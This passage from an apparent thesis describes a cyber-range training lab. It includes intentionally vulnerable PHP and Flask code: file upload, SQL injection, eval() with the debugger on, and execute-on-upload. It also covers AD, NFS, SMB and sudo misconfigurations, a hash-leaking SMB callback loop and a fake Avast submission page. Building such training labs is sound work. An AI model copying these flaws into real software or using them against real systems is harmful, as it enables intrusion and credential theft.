DCE/RPC and MSRPC Services Enumeration Reporting	Mon, May 5, 2025 2:06 PM UTC	Mon, May 5, 2025 2:24 PM UTC	5.0 (Medium)	80 %	2	2
FTP Unencrypted Cleartext Login	Mon, May 5, 2025 12:55 PM UTC	Mon, May 5, 2025 12:55 PM UTC	4.8 (Medium)	70 %	1	1

Figure 21. Greenbone Vulnerabilities Page



Hosts 6 of 6

1 - 6 of 6

Name	Hostname	IP Address	OS	Severity	Modified	Actions
10.0.11.2		10.0.11.2		9.8 (Critical)	Mon, May 5, 2025 1:06 PM UTC	
10.0.11.3		10.0.11.3		5.0 (Medium)	Mon, May 5, 2025 2:11 PM UTC	
10.0.10.4		10.0.10.4		5.0 (Medium)	Mon, May 5, 2025 2:49 PM UTC	

Figure 22. Greenbone Hosts Page

Figure 23 shows the desktop environment of this VM.




Figure 23. Admin VM Desktop Environment

4.5. Targets Provisioning

4.5.1. DMZ_www

The following additional packages have been installed: **apache2, php, libapache2-mod-php, php-mysql, build-essential, gcc, make**. The python **flask** module has been installed as well. All the assets have been copied into specific routes. **Apache2** service has been enabled. Sudoers file has been modified to allow **vim** root passwordless execution from any account. A systemd service has been created and started for running the flask web server.

Listings 7 to 9 contain the vulnerable snippets of code of the website deployed within Apache2 web server.

```
<?php
$upload_dir = "uploads/";

if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["file"])) {
      $filename = basename($_FILES["file"]["name"]);
      $target_path = $upload_dir . $filename;

      if (move_uploaded_file($_FILES["file"]["tmp_name"],
$target_path)) {
      echo "File uploaded successfully: <a
href='$target_path'>$filename</a><br>";
      } else {
      echo "File upload failed!<br>";
      }
}
?>
```

Listing 7. PHP Code Snippet: File Upload

```
<div>
      <h2>Upload a File</h2>
      <form action="" method="POST" enctype="multipart/form-data">
            <input type="file" name="file" required>
            <input type="submit" value="Upload">
      </form>
      </div>

      <div>
      <h2>Uploaded Files:</h2>
      <?php
      $files = scandir($upload_dir);
      foreach ($files as $file) {
            if ($file !== "." && $file !== "..") {
            echo "<a href='$upload_dir$file'>$file</a><br>";
            }
      }
      ?>
</div>
```

Listing 8. PHP Code Snippet: File Inclusion


Listings 7 and 8 show the code responsible for a File Upload and File Inclusion.

```
<?php
$conn = new mysqli($servername, $username, $password, $database);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

if ($_SERVER["REQUEST_METHOD"] == "POST" && !empty($_POST["title"])) {
    $title = $_POST["title"];
    $sql = "INSERT INTO films (title) VALUES ('$title')";
    if ($conn->query($sql) === TRUE) {
        echo "Film added successfully!<br>";
    } else {
        echo "Error: " . $conn->error;
    }
}

$search_query = isset($_GET["search_title"]) ? $_GET["search_title"] :
""; $sql = "SELECT * FROM films";
if (!empty($search_query)) {
    $sql .= " WHERE title LIKE '%$search_query%'";
}
$result = $conn->query($sql);
?>
```

Listing 9. PHP Code Snippet: SQL Injection Vulnerability

The code, present at Listing 9, allows for SQL Injection in two different endpoints, on the search functionality and on the POST endpoint as well.

Figures 24 and 25 show the website available at the Apache2 web server.




Add a Film

Search Films

List of Films

- The Shawshank Redemption
- The Godfather
- The Dark Knight
- Pulp Fiction
- Forrest Gump

Figure 24. DMZ_www Home Page



Upload a File

Uploaded Files:

thisisfine.jpg


Figure 25. DMZ_www File Upload Page

Listing 10 contains the code that allows for an easy RCE using the Flask Debugger.

```
from flask import Flask, render_template_string, request

app = Flask("work_in_progress")
app.config['DEBUG'] = True
os.environ['WERKZEUG_DEBUG_PIN'] = 'off'

@app.route('/test', methods=['GET', 'POST'])
def test_page():
      res = None
      error = None

      if request.method == 'POST':
         expression = request.form.get('expression', '')
         res = eval(expression)

      return render_template_string("""....""", result=res,
error=error)
```

Listing 10. Flask Code Snippet: Debugger Enabled and Vulnerable Expression


Figures 26 and 27 display the Flask website.



Work In Progress

This site is still under development. Expect the unexpected!

Figure 26. DMZ_www port 8080 Home Page



Calculator Test

Enter a math expression (e.g. 1 + 2 or 15 / 5)

Figure 27. DMZ_www port 8080 Calculator Page

4.5.2. DMZ_www2

As the specific Antivirus solution, **Avast** has been chosen, this decision was based on the following requirements: offering free real time protection while not needing to create an account. To install certain tools **Chocolatey** has been employed. Both **Python** and **Nssm** (Non-Sucking Service Manager) had been installed. **Flask** has been installed using **pip**, and all the assets have been copied to the machine. Lastly a service for launching the web server has been created using **nssm** and a firewall rule has been added to allow traffic. Here are two snippets of code, the first one corresponding to the creation of the service and the firewall rule, the second one is the vulnerable web server endpoint, which executes any file as soon as it is uploaded to the web (the challenge here is to bypass the AV). There is no need for escalation since if execution is achieved, the attacker is already **SYSTEM NT Authority**.

Listing 11 contains the commands that open the port 80 on the Windows Firewall, and also define and start the SandboxWebServer service using **Nssm.**

```
New-NetFirewallRule -DisplayName "Sandbox Web Server" -Direction
Inbound -Action Allow -Protocol TCP -LocalPort 80

nssm install SandboxWebServer C:\Python313\python.exe
C:\webserver\sandbox.py
nssm set SandboxWebServer AppDirectory C:\webserver
nssm set SandboxWebServer Start SERVICE_AUTO_START
nssm start SandboxWebServer
```


Listing 11. Powershell Code Snippet: Service Definition and Firewall Rule

Listing 12 contains the code that executes every file that is updated to the website.

```
@app.route('/upload', methods=['POST'])
def upload_file():
      if 'file' not in request.files:
          return jsonify({"error": "No file uploaded"}), 400

      file = request.files['file']
      if file.filename == '':
          return jsonify({"error": "No selected file"}), 400

      filepath = os.path.join(UPLOAD_FOLDER, file.filename)
      file.save(filepath)

      try:
          result = subprocess.run(filepath, shell=True,
                   capture_output=True, text=True)
          output = result.stdout + result.stderr
          return jsonify({"message": "File executed", "output":
output})
      except Exception as e:
          return jsonify({"error": str(e)}), 500
```

Listing 12. Flask Code Snippet: File Upload and Execution

Figure 28 showcases the website.


avast

SUBMIT MALWARE SAMPLE

Submit suspicious files to Avast Threat Labs for analysis. Help us improve malware protection and keep your devices safe from threats. All the samples submitted will be analyzed and executed on a Windows machine.

Select a file to upload:

All submissions are confidential and will be used solely for improving detection capabilities.

© 2025 Avast Software. All rights reserved.

Figure 28. DMZ_www2 Home Page

4.5.3. CPD_db

The machine has the following packages installed: **mysql-server, mysql-client, python3-mysqldb.** Once the **mysql** service was configured, restarted and enabled, the database could be finally populated. Both **/etc/passwd** and **/etc/shadow** have been assigned wrong permissions that allow them to be modified by anyone. A foothold user (which credentials are within the database) has been added. The ftp server **vsftpd-2.3.4** is running in the machine, this version of the ftp server is publicly known to be backdoored. Listing 9 contains the PHP code running within **DMZ_www** that makes it possible to perform a **SQLi attack** through that machine. Listing 13 contains the MySQL populating sql file

```
CREATE USER 'root'@'%' IDENTIFIED BY 'root';
GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' WITH GRANT OPTION;
FLUSH PRIVILEGES;

CREATE DATABASE db;
USE db;

CREATE TABLE films (
      id INT AUTO_INCREMENT PRIMARY KEY,
      title VARCHAR(255) NOT NULL
);

CREATE TABLE users (
      id INT AUTO_INCREMENT PRIMARY KEY,
      username VARCHAR(255) NOT NULL,
      password VARCHAR(255) NOT NULL
);

INSERT INTO users (username, password) VALUES ('bobby',
'LittleBobbyTablesLoves2DropDatabases');

INSERT INTO films (title) VALUES
```

```
       ('The Matrix'),
       ('Gladiator'), ...
```

Listing 13. SQL Code Snippet: Database Creation and Population

4.5.4. CPD_dc

Since this machine is the Domain controller of the AD it's configuration is more complex than the other machines from the network. The machine has three different scripts just for its base provisioning. The first one installs the **ad-domain-services** windows feature, the next one creates both AD forest and AD certificate. The last one downloads the AD explorer tool and populates the AD with groups and users. The misconfiguration on the AD is that there is a user group that is not only capable of resetting passwords of normal users but it is also capable of resetting Administrator credentials. Listing 14 contains the command responsible for the creation of the AD forest. Listing 15 contains the commands responsible for the creation of said group and the vulnerability itself.

```
Install-ADDSForest `
-DatabasePath "C:\Windows\NTDS" `
-DomainMode Win2012R2 `
-DomainName "$domainName" `
-DomainNetbiosName "$domainNetbiosName" `
-ForestMode Win2012R2 `
-InstallDns `
-LogPath "C:\Windows\NTDS" `
-NoRebootOnCompletion `
-SysvolPath "C:\Windows\SYSVOL" `
-SafeModeAdministratorPassword (ConvertTo-SecureString "$safeModePass"
-AsPlainText -Force) `
-Force
```

Listing 14. Powershell Code Snippet: Active Directory Creation

```
New-ADGroup -Name "PasswordResetGroup" `
      -SamAccountName "PasswordResetGroup" `
      -GroupCategory Security `
      -GroupScope Global `
      -Path "CN=Users,DC=cyber,DC=uc3m,DC=local" `
      -Description "Group for users who can reset passwords" `

Add-ADGroupMember PasswordResetGroup PasswordResetUser
Add-ADGroupMember PasswordResetGroup Administrator
dsacls "CN=AdminSDHolder,CN=System,DC=cyber,DC=uc3m,DC=local" /G
       "CYBER\PasswordResetGroup:CA;Reset Password"

Invoke-Command -ComputerName "dc.cyber.uc3m.local" -ScriptBlock {
      & "$env:SystemRoot\system32\dsacls.exe"
        "CN=AdminSDHolder,CN=System,DC=cyber,DC=uc3m,DC=local" /I:T
}
```

Listing 15. Powershell Code Snippet: Active Directory Password Reset Group Creation

4.5.5. IN_workst1

The machine has different users, and one of them has a SSH key (which also happens to be within the authorized keys of that same user), the permissions of **/home/** and its contents have been set to allow anyone to read anything. The **samba** package has been installed, the **SMB** server has been configured to have anonymous login enabled and **/home/** as its entry point, after setting up the configuration the service was restarted and enabled.

The service **nfs-kernel-server** is also present in the machine, its configuration allows anonymous users to login as root (in their own machine) while keeping this privileges in the victim which makes it possible for the attacker to create any file within the folder **/home/goya/**, this can be leveraged to gain access by creating a SSH key. The previous vulnerability also allows for a scalation vector. Lastly, two scripts have been copied into the machine, the user which contains the SSH key has the permissions to run with passwordless sudo the first script which calls the second one with a relative route and not an absolute one, this allows it to perform a **Path Hijacking** attack. Listing 16 shows the content of the first script:

```
#!/bin/bash
backup_homes.sh
```

Listing 16. Bash Code Snippet: Script Vulnerable to Path Hijacking

4.5.6. IN_workst2

A user has been added to the machine, this user will be the “victim” of the social engineering attacks. To simulate the persistence attack an scheduled task has been added, the task runs a script which tries to connect to a **SMB share** on the attacker machine, which results in leaking the user password hash, allowing the attacker to crack it. Also to simulate the social engineering attack another scheduled task has been added, this one runs at startup time and executes a python script. The security policies of Windows have been modified to allow this user to impersonate other users after login which results in a trivial escalation path, which can be seamlessly exploited by **meterpreter**. Listing 17 contains part of the code snippet responsible for setting up these vulnerabilities. Listing 18 shows the script responsible for the **SMB** callback.


```
$batFilePath = "C:\ExecuteSMBConn.bat"
$taskName = "AutoNetUse"
$taskDescription = "Runs the SMB connection script at startup"

$action = New-ScheduledTaskAction -Execute $batFilePath
$trigger = New-ScheduledTaskTrigger -AtStartup
$principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -LogonType
ServiceAccount -RunLevel Highest
Register-ScheduledTask -TaskName $taskName -Description
$taskDescription -Action $action -Trigger $trigger -Principal
```

```
$principal -Force

Write-Host "Scheduled task has been created successfully."

cmd /c "secedit /configure /db
C:\Windows\Security\Database\mysecpol.sdb
    /cfg C:\secpol.cfg /overwrite /log C:\secpol_import.log /quiet"
Start-ScheduledTask -TaskName $taskName
```
Listing 17. Powershell Code Snippet: Scheduled Task Creation and Import of Security Policies

```
@echo off
:loop
net use \\192.168.168.3\share /user:pedro "P@ssw0rd!"
timeout /t 60 /nobreak >nul
goto loop
```
Listing 18. Powershell Code Snippet: Social Engineering Attack Vector


4.5.7. ADM_admin

This machine isn't "vulnerable" in the most strict definition of the world, however it contains a web server that is accessible for the attackers. This website asks for a password, that can be found on the directory **/root** of any other of the Linux targets, once the password is introduced correctly the web will turn the firewall into a normal router, making the following attacks much easier and also providing the attackers with a network map, which they didn't had at this point. The web site has been built with **flask** and it's executed through a **systemd** service. Bruteforce has been prevented by adding a minimum time between try and try. Figures 29 and 30 showcase the website.


🛠️ Firmware Unlock Panel

Introduce here the secret code that can be found inside /root/ on any of the Linux machines to convert the FW into a plain router:

Figure 29. ADM_admin Home Page



✅ Router Mode Enabled

You have successfully unlocked the system. Firmware functions are now disabled.

Here are the credentials of another service that is running in this machine: admin:changeme

Network Architecture:

Figure 30. ADM_admin Password-Protected Home Page

4.6. Web Dashboards

The final exercises of attack and defense are both controlled from a web dashboard which is running as a service within the dashboard machine. The website has been implemented with **Flask**. This server controls the flow of the exercise and the score of the students as well, so it's really a key point of the whole project. Also taking into account what it controls, it has been designed so it cannot be tampered by the students –in order to make it impossible for them to cheat.

So the question is the following: how can be implemented a scoring system that is capable of controlling the whole infrastructure of this thesis without allowing any kind of tampering?

The question is simple, but the implementation solution is not as clean as it could be due to this constraint. When the exercise is started, the web server launches another Python script running inside the same machine, the web server only accepts API requests coming from localhost –except some special endpoints. The new script is in charge of monitoring the achievements/status of the system, by connecting through SSH to all the machines, one at a time and doing the corresponding checks via SSH commands. Since the students aren't provided with an account on the dashboard machine this makes it impossible for them to tamper their score. The script running in background also is responsible for launching the attacks during the defense exercise. The special API endpoints which can be called from the website have been created in a way that sensitive data is handled in the server and not sent through the API, making it a nonsense to try intercepting and modifying the requests.

The web also is not as simple as just calling APIs, it needed to have real time features regarding the updates of the score, the score chart, availability measures and event handling, also there was the fact that multiple instances of the web can be observed simultaneously due to the existence of two attacker machines. To solve this issue web sockets have been employed, if an event is triggered via API from the website that instance updates itself, the server updates the data for the following new connections and lastly other instances that were watching are updated through web sockets without needing to refresh.

In both exercises, the students can visualize a graph with their real time score and can buy hints to help them if they are stuck at a certain point of the exercise. Buying hints impacts negatively on the score.

For each modality of the exercise there is a specific dashboard with special features regarding that exercise, these features are described in depth in the following subsections.

Lastly, to keep all the information of the execution of each exercise instance, once the exercise is finished the web stores in a file the history of events and the web displays that same history.

4.6.1. Attack Exercise

There is a list of tasks which must be done by the students, this list contains both one-time tasks and long duration tasks. The one-time tasks are the command execution and privilege escalation of each target, and will give points only one time after they are completed. On the other hand the long duration tasks are things like taking down a specific service, and once done will be giving points during the whole exercise, meaning that if done faster at the end this will result in a higher score for that group.

Regarding the hints, the students can buy a hint for each step in the pentest of a target, from initial access to privilege escalation.


The background script will be checking in the targets if the flag files had been created by the students. Also it will be checking the execution of the long duration tasks.

4.6.2. Defense Exercise

The web contains the full list of credentials of all the systems and accounts within the exercise scope –except the dashboard itself. It also contains availability panels to track if services are up –and running as expected. Hints can be bought both for getting insights on where to search the "mines" that are already deployed since the start.

The website offers a new functionality, the defenders must fill a simple report for each attack they are able to detect and stop, filling these reports with valuable information (IPs) will result in an increase of their score.

The background script will check after the first hour each one of the persistences that the defenders must find and remove. After two hours, the web will start triggering the attacks that will be executed from the **EXT_attacker2** VM. In this dashboard, the score instead of starting almost at 0 and going up with each compromise is the other way around, it starts at 10000 and with each compromise it goes down, also the score keeps going down with each fallen or disrupted service during the time. Figures 31 and 32 showcase the main page of the defense exercise dashboard. Figures 33 and 34 show the report page of this same web.

